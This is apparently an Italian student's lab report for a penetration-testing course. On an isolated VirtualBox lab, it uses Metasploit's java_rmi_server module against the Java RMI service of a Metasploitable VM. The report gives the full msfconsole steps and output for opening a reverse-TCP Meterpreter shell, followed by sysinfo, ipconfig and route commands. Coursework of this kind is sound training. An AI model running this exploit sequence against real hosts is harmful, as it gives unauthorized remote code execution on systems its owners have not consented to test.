

## EPICODE CS0326IT

### PROGETTO S7/L5

#### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111;
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112;
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete;
  - 2) informazioni sulla tabella di routing della macchina vittima.

#### Svolgimento dell'esercizio:


Leggendo la traccia, penso inizialmente di usare pfSense per configurare i due ip delle macchine virtuali, in quanto questa configurazione esisteva già da un esercizio fatto nella unit 1 del corso, avrei solo dovuto cambiare gli ip delle macchine virtuali in modo da averli come richiesto direttamente da pfSense.

Continuando a ragionare su come svolgere l'esercizio decido di attuare una soluzione più semplice: direttamente da virtualbox mettere le due vm sulla stessa rete e impostare gli ip dall'interno.

Creo così la rete interna "s7l5net".



img. 1 - Impostazioni di rete Kali su VirtualBox



img. 2 - Impostazioni di rete Metasploitable2 su VirtualBox

A questo punto devo solo aprire le due vm e impostare gli ip come richiesto.

Inizio dalla Metasploitable in quanto unica cosa da fare su questa macchina prima di passare a Kali e svolgere tutto il resto lì.

Per prima cosa controllo l'ip di partenza con il comando "*ip a*", poi modifico l'ip con "*sudo ifconfig*" quello richiesto ed infine ricontrollo che l'ip sia stato cambiato correttamente.

```

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:91:48:e2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe91:48e2/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:91:48:e2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe91:48e2/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$

```

img. 3 - Impostazione ip su Metasploitable2

Ora posso andare su Kali.

Per iniziare configuro da terminale l'ip corretto con il comando “*sudo ip addr add*”.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff

(kali㉿kali)-[~]
$ sudo ip addr add 192.168.11.111/24 dev eth0
[sudo] password for kali:

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 scope global eth0
        valid_lft forever preferred_lft forever
```

img. 4 - Impostazione ip su Kali

Prima di continuare pingo da Kali la Metasploitable per accertarmi che il collegamento funzioni.

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=11.4 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.570 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.41 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=5.08 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.713 ms
^C
— 192.168.11.112 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4036ms
rtt min/avg/max/mdev = 0.570/4.043/11.440/4.039 ms
```

img. 5 - Ping

A questo punto la fase della configurazione iniziale è terminata e lo svolgimento effettivo dell'esercizio può cominciare.

La traccia iniziale mi fornisce già la porta dove si trova la vulnerabilità da sfruttare, la 1099. Quindi come prima cosa faccio una scansione con nmap della porta indicata.

```
(kali㉿kali)-[~]
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 05:24 -0400
Nmap scan report for 192.168.11.112
Host is up (0.0063s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:91:48:E2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

img. 6 - Scansione nmap

Dalla scansione trovo esattamente quanto già detto dalla traccia, ovvero il servizio “java-rmi”.

È ora il momento di aprire Metasploit.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

IIIIII  dTb.dTb
II      4'  v  'B
II      6.    .P
II      'T;. .;P'
II Trash 'T; ;P'olS
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

img. 7 - Metasploit

Adesso vado alla ricerca del modulo che mi serve per exploitare la macchina.

Come prima ricerca scrivo “java-rmi”, il nome del servizio trovato con nmap. Trovando solo il modulo “exploit/multi/browser/java\_rmi\_connection\_impl”.

Facendo delle ricerche online scopro che non è il modulo corretto in quanto non si connette al servizio rmi della porta 1099.

Decido così di ampliare la mia ricerca cercando solo “rmi”. In questo caso trovo 667 risultati, troppi.

Devo quindi restringere la ricerca, quindi scrivo “java\_rmi”.

Finalmente, tra gli 8 moduli dati come risultato, trovo quello giusto: “exploit/multi/misc/java\_rmi\_server”.

```
msf > search java-rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/browser/java_rmi_connection_impl  2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl
```

img. 8 - Search 1, modulo sbagliato

```
msf > search rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/local/asan_suid_executable_priv_esc  2016-02-17      excellent Yes    AddressSanitizer (ASan) S
UID Executable Privilege Escalation
1  auxiliary/gather/advantech_webaccess_creds        2017-01-21      normal  No      Advantech WebAccess 8.1 P
ost Authentication Credential Collector
2  exploit/windows/http/advantech_iview_networkservlet_cmd_inject  2022-06-28      excellent Yes    Advantech iView NetworkSe
rvlet Command Injection
3  \ target: Windows Dropper                      .               .      .      .
4  \ target: Windows Command                      .               .      .      .
5  exploit/linux/misc/aerospike_database_udf_cmd_exec  2020-07-31      great   Yes    Aerospike Database UDF Lu
a Code Execution
6  \ target: Unix Command                          .               .      .      .
7  \ target: Linux (Dropper)                       .               .      .      .
8  exploit/windows/http/amlibweb_webquerydll_app      2010-08-03      normal  Yes    Amlibweb NetOpacs webquer
y.dll Stack Buffer Overflow
9  exploit/android/local/su_exec                     2017-08-31      manual  No      Android 'su' Privilege Es
calation
10 \ target: aarch64                             .               .      .      .
11 \ target: armle                               .               .      .      .
12 \ target: x86                                 .               .      .      .
13 \ target: x64                                 .               .      .      .
14 \ target: mipsle                             .               .      .      .
15 exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13      normal  No      Android Stagefright MP4 t
x3g Integer Overflow
16 \ target: Automatic                           .               .      .      .
17 \ target: Nexus 7 (Wi-Fi) (razor) with Android 5.0 (LRX21P) .               .      .      .
18 \ target: Nexus 7 (Wi-Fi) (razor) with Android 5.0.1 (LRX22C) .               .      .      .
19 \ target: Nexus 7 (Wi-Fi) (razor) with Android 5.0.2 (LRX22G) .               .      .      .
```

img. 9 - Search 2 parziale, 667 moduli trovati

```
msf > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry               .               normal  No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server                2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)                  .               .      .      .
3  \ target: Windows x86 (Native Payload)             .               .      .      .
4  \ target: Linux x86 (Native Payload)                .               .      .      .
5  \ target: Mac OS X PPC (Native Payload)             .               .      .      .
6  \ target: Mac OS X x86 (Native Payload)             .               .      .      .
7  auxiliary/scanner/misc/java_rmi_server            2011-10-15      normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl      2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

img. 10 - Search 3, modulo giusto

Ora scrivo il comando “use” seguito dal nome del modulo per poterlo caricare e successivamente configurare la Metasploit.

Con “RHOSTS” configuro sulla metasploit l’indirizzo ip del bersaglio a cui si dovrà collegare.

Con “RPORT” configuro la porta della macchina target.

Con “LHOST” configuro sulla metasploit l’indirizzo ip della macchina che verrà richiamata dal payload.

Con “PAYLOAD java/meterpreter/reverse\_tcp” setto il payload che verrà eseguito dalla macchina target.

```
msf > use exploit/multi/misc/java_rmi_server
[*] No results from search
[*] Failed to load module: exploit/multi/misc/java_rmi_server
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
[*] Unknown datastore option: PAUYLOAD. Did you mean PAYLOAD?
PAUYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/3y7JnjXi0GEy
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40410) at 2026-07-24 05:51:40 -0400
```

img. 11 - Caricamento modulo e configurazione metasploit

Ora posso lanciare il comando di “*exploit*” e successivamente scrivendo “*ipconfig*” e “*route*” trovo le informazioni richieste dall’esercizio.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter   : java/linux
```

img. 12 - Comando sysinfo

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe91:48e2
IPv6 Netmask : ::
```

img. 13 - Comando ipconfig

```
meterpreter > route

IPv4 network routes
=====

```

| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |

```

IPv6 network routes
=====

```

| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe91:48e2 | ::      | ::      |        |           |

```
meterpreter > 
```

img. 14 - Comando route